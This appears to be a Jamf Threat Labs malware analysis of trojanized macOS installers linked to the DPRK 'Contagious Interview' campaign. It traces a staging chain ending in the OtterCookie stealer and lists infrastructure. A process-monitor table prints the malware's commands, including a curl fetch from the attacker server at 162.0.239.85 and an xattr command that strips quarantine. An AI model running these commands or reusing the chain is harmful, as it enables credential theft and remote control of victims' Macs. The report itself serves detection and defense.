

Contagious Interview steps outside the developer workflow

By Jamf Threat Labs

Archived: 2026-09-25 02:01:48 UTC

Jamf Threat Labs uncovers fake macOS installers tied to the same infrastructure behind past Git hook and VS Code task file attacks.

September 3 2026 by

Jamf Threat Labs

By Allen Golbig

Introduction

Jamf Threat Labs identified a cluster of macOS disk images (DMG) and installer packages (PKG) impersonating known Mac applications. Every sample in the cluster reaches out to the same staging infrastructure, matching a chain [documented by CITIZENDOT](#) in a July 2026 writeup of a fake take-home assignment, and the broader Contagious Interview activity that Jamf Threat Labs and [OpenSourceMalware](#) have been tracking through 2026.

Throughout this blog we analyze the two delivery variants, the staging chain they share and the infrastructure they resolve to.

Prior delivery

Contagious Interview is a long-running campaign attributed to the DPRK in which attackers use a fake job interview as a pretext to convince victims to run malicious code. Most of the delivery methods documented so far rely on similar tactics: embedding malware in coding tests, repositories, or packages that victims are asked to run as part of the "interview" process. In January, Jamf Threat Labs [reported additional abuse](#) of Visual Studio Code `tasks.json` configuration files, where opening and trusting a project results in a background `bash` command piping a remote JavaScript payload into `Node.js`. In May, our friends at OpenSourceMalware documented the same operators moving the loader into `.githubhooks/pre-commit` and `post-checkout` scripts, firing on the first commit or branch change rather than the opening of the project. [CITIZENDOT's](#) writeup captured a version pre-configured in `.git/hooks/pre-commit`, delivered as a ZIP archive alongside a take-home assignment PDF that specifically asked the candidate to perform git operations.

The samples described below package these same techniques into a series of trojanized installers.


Discovery

The cluster was discovered in VirusTotal, starting with `Magic Disk Cleaner.app/Contents/MacOS/.macos`, which led to two shell scripts, `/task/mac` and `/task/tokenlinux`. The first hands off to the second, which pulls down

the final payload; both names recur throughout this writeup. In total, 14 trojanized samples have been surfaced, spanning both DMGs and PKGs.

- The Unarchiver
- Presentify
- PDFify
- Magic Disk Cleaner
- Sketch2026.2
- SiteSucker Pro
- RAR Extractor Max
- Mp3tag
- Mole
- HextEdit
- Folder Preview Pro
- Disk Doctor Pro
- ServerCat
- Bartender

Stage 1: trojanized apps




Initial investigation shows that each modified application is left completely unsigned, which can be seen using the `codesign` command.

Inspecting the mounted disk image reveals a hidden `.macos` file alongside the traditional application binary.

The `CFBundleExecutable` within the `Info.plist` has been modified to `.macos`, ensuring the hidden payload is executed when a user double-clicks the application bundle.

Running the `file` command reveals that `.macos` is compiled for Intel only, which means Rosetta 2 must be installed before the application can launch.

Due to the lack of a valid code signature and notarization, the trojanized application will be blocked by Gatekeeper.



In order to launch the application, the `com.apple.quarantine` must be removed. Once executed, the application performs the following actions:

- Removes `com.apple.quarantine` from the standard binary (Mole)
- Launches the app as a decoy with `open -a`
- Curls down `/task/mac` from C2 at `162.0.239[.]85`

The modified application is effectively set up to run the `.macos` executable upon double-clicking the app, which then goes on to display the standard app to the user while performing malicious actions in the background.

These malicious actions can be seen by using an endpoint security monitoring tool such as Mac Monitor:

Process Execution			
Process name	Signing ID	Process path	Command line
bash	com.apple.bash	/bin/bash	sh -c
sh	com.apple.sh	/bin/sh	sh -c
bash	com.apple.bash	/bin/bash	sh
curl	com.apple.curl	/usr/bin/curl	curl -sL http://162.0.239.85:3000/task/mac?token=30621301
sh	com.apple.sh	/bin/sh	sh
id	com.apple.id	/usr/bin/id	id -u
tr	com.apple.tr	/usr/bin/tr	tr [:upper:] [:lower:]
bash	com.apple.bash	/bin/bash	/bin/sh /usr/bin/command -v curl
sh	com.apple.sh	/bin/sh	/bin/sh /usr/bin/command -v curl
open	com.apple.open	/usr/bin/open	open -a /Applications/Mole.app/Contents/MacOS/Mole
nohup	com.apple.nohup	/usr/bin/nohup	nohup /Applications/Mole.app/Contents/MacOS/.rhash
xattr	com.apple.xattr	/usr/bin/xattr	xattr -d com.apple.quarantine /Applications/Mole.app
id	com.apple.id	/usr/bin/id	id -u
.macos		/Applications...s/MacOS/.macos	/Applications/Mole.app/Contents/MacOS/.macos


Further analysis revealed that the `.macos` binary is a shell script that has been converted to Go code and then compiled as a standalone Go executable via the open-source project, [Bunster](#). This can be seen in the strings of the executable:

`Bunster` can either `generate` (generates Go code, does not compile) or `build` (creates an executable). Using the collected curl command from the malware, we wrote a small test script that mimics the sample's behavior, then ran it through Bunster to generate Go source:

This resulted in the following Go source function:

Looking at the communicating files in VirusTotal for 162.0.239[.]85 reveals that for each DMG, there was also a package installer (PKG). Each PKG was unsigned, and, therefore, would not execute without removal of the quarantine attribute.

If opened, the PKG installs the standard application into the `/Applications` directory and places a malicious script called `preinstall` at `/Library/Application Support/<appname>Extra`.



In a rather confusing manner, a postinstall script within the PKG goes on to execute the staged preinstall script located at `<appname>Extra` . The postinstall script within the PKG looks as follows:

The staged preinstall script that is executed is then responsible for pulling down `/task/mac` (as seen in the DMG version) .

Stage 2: `/task/mac`

The server returns a short bash script whose only job is to fetch and run the next stage:

A few differences stand out against the version previously recovered from the Git hook chain.

- The staging has moved from `~/Documents` to the hidden `~/task` directory.
- This variant also skips the disguised `.npl` extension CITIZENDOT observed and downloads the second stage directly as `.sh`.
- The `clear` calls that once wiped the terminal between steps are now commented out, consistent with a script that no longer expects an onlooker.
- The `sed` call is new, but does not modify `tokenlinux.sh` ; why it's there at all is unclear.

- The retrieval URL now also carries a signed, short-lived JSON Web Token alongside the token value.

Every retrieval URL beyond the first carries an `st` parameter holding an HS256 JSON Web Token. Decoded, the claims cover the victim's source IP, a `sessionId`, a `step` counter, a `timestamp`, the `origToken`, and standard `iat` and `exp` fields.

Stage 3: tokenlinux.sh

`tokenlinux.sh` downloads the official Node.js build from `nodejs.org`, fetches a malicious `parser.js` (discussed in the next section) and `package.json` from the staging server, runs `npm install`, and runs the `parser.js` script. Previous samples of the `tokenlinux.sh` script would detect the host architecture and fetch the matching arm64 build on Apple silicon. This variant drops that check and requests only the Intel build, once again making Rosetta 2 a requirement. An additional virtual machine check is now included in the script within a function called `is_vmware_mac()`, but the call is commented out.

Stage 4: OtterCookie

`parser.js` is the final payload in the chain. It's OtterCookie, a malware family tied to this same Contagious Interview activity in a recent [Elastic Security Labs writeup](#). Deobfuscating the payload confirms four components:

- Socket.IO-based remote access trojan (`sdata`)
- Browser/crypto wallet credential stealer (`ldata`)
- In-memory filesystem scanner that looks for various file extensions and sensitive files
- In-memory clipboard clipper that regularly runs `pbpaste` to retrieve the clipboard contents


Infrastructure

The malware is hosted on `162.0.239[.]85`, with the listener on port 3000. VirusTotal relations for this IP show a broader set of domains resolving to it:

- `w3pi[.]social`
- `miniapp.w3pi[.]social` (TLS certificate's common name)
- `softcus[.]net`
- `pobelstudio[.]com`
- `pobel[.]studio`
- `kikaiverse[.]com`
- `lalitae[.]com`

The operator server for OtterCookie is a separate host, `147.124.202[.]205`, split across ports 7671, 7676 and 7679.

When reviewing the related domains above, `w3pi[.]social` caught our attention, mainly because it's a live, working web3 site with a GitHub organization. It serves over HTTPS on the standard port while the payload chain runs over plain HTTP on port 3000 on the same host, and `miniapp.w3pi[.]social` is the certificate's common name, making this project the host's primary identity rather than the payload delivery.



[W3PI-Protocol/w3pi-contracts](#) was published in June 2026, every commit landing in a three-day window with no stars, watchers or forks. Its official links point to a Telegram bot at t.me/W3PIBot, matching the miniapp subdomain. The repo was published weeks before these installers appeared on VirusTotal and hasn't been modified since.

Conclusion

This campaign shows signs that attackers may be testing different delivery mechanisms, as seen in the disk images and packages disguised as legitimate software. The samples do not execute by default, suggesting either active testing or early development. Contagious Interview continues to be a threat to Mac users as operators keep developing alternative methods for delivery.

Jamf Threat Labs continues to monitor this activity and track related infrastructure and variants. In Jamf for Mac, customers can configure threat prevention, advanced threat controls, and web protection to **Block** and **Report** to help prevent the execution of similar threats.

Indicators of compromise

Read the latest research from Jamf Threat Labs.

Tags:

Related Resources